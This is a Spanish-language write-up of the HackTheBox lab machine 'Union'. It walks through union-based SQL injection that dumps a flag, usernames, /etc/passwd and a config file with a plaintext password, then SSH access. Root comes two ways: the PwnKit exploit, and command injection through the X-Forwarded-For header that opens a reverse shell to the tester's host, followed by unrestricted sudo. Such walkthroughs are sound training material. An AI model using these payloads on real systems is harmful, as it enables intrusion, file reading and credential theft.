
Union - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el contenido del puerto 80:




Introducimos un nombre de usuario:



Hacemos click en "here" nos lleva a la siguiente ruta:

Join the UHC - November Qualifiers



Pero "test" no es la respuesta correcta. Por lo que tendremos que encontrar la flag. Vamos a intentar efectuar una SQLi eligiendo el jugador. Si enviamos el jugador "test" tienemos el siguiente resultado:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 11
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=test
```

Congratulations test you may compete in this tournament!

Complete the challenge here

Lo mismo enviando una comilla:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 8
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player='
```

Congratulations ' you may compete in this tournament!

Complete the challenge here

Y con un order by:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 25
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' order by 100-- -
```

Congratulations ' order by 100-- - you may compete in this tournament!

Complete the challenge here

Si ordenamos por 1 no cambia:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 23
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' order by 1-- -
```

Congratulations ' order by 1-- - you may compete in this tournament!

Complete the challenge here

Si intentamos una union select del 1 al 5 obtenemos el mismo resultado:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' union select 1,2,3,4,5-- -
```

Congratulations ' union select 1,2,3,4,5-- - you may compete in this tournament!

Complete the challenge here

Pero si bajamos hasta el 1 el resultado cambia:

Request

Pretty Raw Hex

```
1  POST /index.php HTTP/1.1
2  Host: 10.10.11.128
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded;
    charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 27
10 Origin: http://10.10.11.128
11 Connection: keep-alive
12 Referer: http://10.10.11.128/
13 Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
14 Priority: u=0
15
16 player=' union select 1-- -
```

Response

Pretty Raw Hex Render

Sorry, 1 you are not eligible due to already qualifying.

Podemos intuir que la base de datos que esta en uso solamente tiene 1 columna. Vamos a descubir todas las bases de datos que hay en el sistema:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 84
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' union select group_concat(schema_name)
from information_schema.schemata-- -
```

Sorry, mysql,information_schema,performance_schema,sys,november you are not eligible due to already qualifying.

Descubirmos la base de datos "november". Vamos a ver las tablas que contiene:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 111
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' union select group_concat(table_name)
from information_schema.tables where
table_schema='november'-- -
```

Sorry, flag,players you are not eligible due to already qualifying.

Descubrimos las tablas "flag" y "player". Vamos a ver las columnas que contiene la tabla "flag":

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 135
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' union select group_concat(column_name)
from information_schema.columns where
table_schema='november' and table_name='flag'--
-
```

Sorry, one you are not eligible due to already qualifying.

Descubrimos la columna "one". Vamos a ver el contenido de esa columna:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 53
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' union select group_concat(one) from
flag-- -
```

Sorry, UHC{F1rst_5tep_2_Qualify} you are not eligible due to already qualifying.

Hemos encontrado una flag que puede corresponder a la flag que nos solicitaban. La introducimos y obtenemos lo siguiente:

Join the UHC - November Qualifiers

Welcome Back!

Your IP Address has now been granted SSH Access.

Se ha habilitado el servicio SSH. Habia una tabla llamada players, vamos a ver las columnas que tiene:

Request

Pretty Raw Hex

```
1  POST /index.php HTTP/1.1
2  Host: 10.10.11.128
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded;
    charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 138
10 Origin: http://10.10.11.128
11 Connection: keep-alive
12 Referer: http://10.10.11.128/
13 Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
14 Priority: u=0
15
16 player=' union select group_concat(column_name)
   from information_schema.columns where
   table_schema='november' and
   table_name='players'-- -
```

Response

Pretty Raw Hex Render

Sorry, player you are not eligible due to already qualifying.

Encontramos la columna "player" vamos a ver los datos de la columna:

Request

Pretty Raw Hex

```
1  POST /index.php HTTP/1.1
2  Host: 10.10.11.128
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded;
    charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 59
10 Origin: http://10.10.11.128
11 Connection: keep-alive
12 Referer: http://10.10.11.128/
13 Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
14 Priority: u=0
15
16 player=' union select group_concat(player) from
   players-- -
```

Response

Pretty Raw Hex Render

Sorry, ippsec,celesian,big0us,luska,tinyboy you are not eligible due to already qualifying.

Tenemos un listado de usuarios. Tras aplicar un ataque de fuerza bruta con los usuarios y las contraseñas de rockyou no he obtenido la contraseña.

A traves de la SQLi podemos cargar el /etc/passwd de la maquina victima:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 50
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' union select load_file('/etc/passwd')--
 -
```

```
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-
timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin systemd-
coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin
htb:x:1000:1000:htb:/home/htb:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
uhc:x:1001:1001:,,,:/home/uhc:/bin/bash you are not eligible
due to already qualifying.
```

Search 0 highlights

Solamente existen los usuario root y "uhc", "htb" con el que podemos acceder a la maquina victima. Con gobuster podemos enumerar posibles rutas:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.11.128/ -w /usr/share/wordlists/dirbuster/directory-list-l
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.128/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-me
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 162]
/index.php            (Status: 200) [Size: 1220]
/css                  (Status: 301) [Size: 178] [--> http://10.10.11.128/css/]
/firewall.php         (Status: 200) [Size: 13]
/config.php           (Status: 200) [Size: 0]
/challenge.php        (Status: 200) [Size: 772]
/.html                (Status: 403) [Size: 162]
Progress: 830572 / 830576 (100.00%)
```

A traves de la SQLi vamos a ver el contenido del archivo "config.php":

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
 charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 63
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg
Priority: u=0

player=' union select
load_file("/var/www/html/config.php")-- -
```

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Wed, 22 Jan 2025 13:19:12 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache,
   must-revalidate
8  Pragma: no-cache
9  Content-Length: 262
10
11 Sorry, <?php
12 session_start();
13 $servername = "127.0.0.1";
14 $username = "uhc";
15 $password = "uhc-11qual-global-pw";
16 $dbname = "november";
17
18 $conn = new mysqli($servername, $username,
   $password, $dbname);
19 ?>
20   you are not eligible due to already
     qualifying.
```

Como hemos obtenido una contraseña de mysql podemos probar si nos podemos conectar por ssh haciendo uso de esas credenciales:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh uhc@10.10.11.128
uhc@10.10.11.128's password:


┌──(kali㉿kali)-[~/Downloads]
└─$ ssh uhc@10.10.11.128
uhc@10.10.11.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Nov  8 21:19:42 2021 from 10.10.14.8
uhc@union:~$
```

ESCALADA DE PRIVILEGIOS

Metodo 1 (pkexec - pwnkit)

Podemos ejecutar el binario pkexec con permisos SUID:

```
uhc@union:/home/htb$ find / -perm /4000 2>/dev/null
/usr/bin/at
/usr/bin/fusermount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
uhc@union:/home/htb$ ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
```

Nos descargamos el binario de pwnkit. Le damos permiso de ejecucion y automaticamente escalamos hacia el usuario root:

```
uhc@union:~$ chmod +x PwnKit
uhc@union:~$ ./PwnKit
root@union:/home/uhc# ls -la
```

Metodo 2 (X-FORWARDED-FOR)

Vamos a ver el codigo fuente de "firewall.php":

```
<?php
require('config.php');

if (!($_SESSION['Authenticated'])) {
  echo "Access Denied";
  exit;
}

?>
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!------ Include the above in your HEAD tag ---------->

<div class="container">
              <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>

       </div>
       <section class="bg-dark text-center p-5 mt-4">
              <div class="container p-5">
<?php
  if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
  } else {
    $ip = $_SERVER['REMOTE_ADDR'];
  };
  system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
?>
            <h1 class="text-white">Welcome Back!</h1>
            <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
              </div>
       </section>
</div>
```

Lo que hace este script es validar si cabecera "X-FORWARDED-FOR" existe y tiene contenido. A veces, hay que modificar esta cabecera en cada peticion que se envia para evitar ser bloqueados. Despues, si la cabecera tiene contenido se iguala a la variable "$ip" y luego se introduce en el comando que ejecuta como sudo.

Vamos a enviar un curl utilizando la cabecera "X-FORWARDED-FOR" con cualquier IP y luego ejecutamos un ";" para inyectar un comando a continuacion:

```
Access Denieduhc@union:/vcurl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1;ping -c 1 10.10.14.3"
Access Denieduhc@union:/var/www/html$
```

Nos dice "Access Denied". Esto es porque tambien tenemos que añadir la cookie de sesion que obtenemos a traves de burpsuite:

`curl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1; ping -c 1 10.10.14.3;" -H "Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg"`

```
uhc@union:/var/www/html$ curl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1; ping -c 1 10.10.14.3;" -H "Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg"
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!------ Include the above in your HEAD tag ---------->

<div class="container">
              <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>

       </div>
       <section class="bg-dark text-center p-5 mt-4">
              <div class="container p-5">
PING 10.10.14.3 (10.10.14.3) 56(84) bytes of data.
64 bytes from 10.10.14.3: icmp_seq=1 ttl=63 time=111 ms

--- 10.10.14.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.086/111.086/111.086/0.000 ms
            <h1 class="text-white">Welcome Back!</h1>
            <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
              </div>
       </section>
</div>
```

Nos ha llegado el ping:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:57:46.277056 IP 10.10.11.128 > 10.10.14.3: ICMP echo request, id 2, seq 1, length 64
10:57:46.277076 IP 10.10.14.3 > 10.10.11.128: ICMP echo reply, id 2, seq 1, length 64
```

Como tenemos ejecucion remota de comandos vamos a enviarnos una reverse shell:

`curl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1; bash -c 'sh -i >& /dev/tcp/10.10.14.3/1234 0>&1';" -H "Cookie: PHPSESSID=mv623gpqhvmpjphsh141gofkqg"`

Nos llega la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.128] 48832
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Estamos con el usuario www-data, hemos desescalado privilegios pero podemos ver que comandos podemos ejecutar como sudo con este usuario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.128] 48832
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on union:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on union:
    (ALL : ALL) NOPASSWD: ALL
```

Como podemos ejecutar cualquier comando como cualquier usuario vamos a invocar una bash:

```
$ sudo -u root bash
whoami
root
```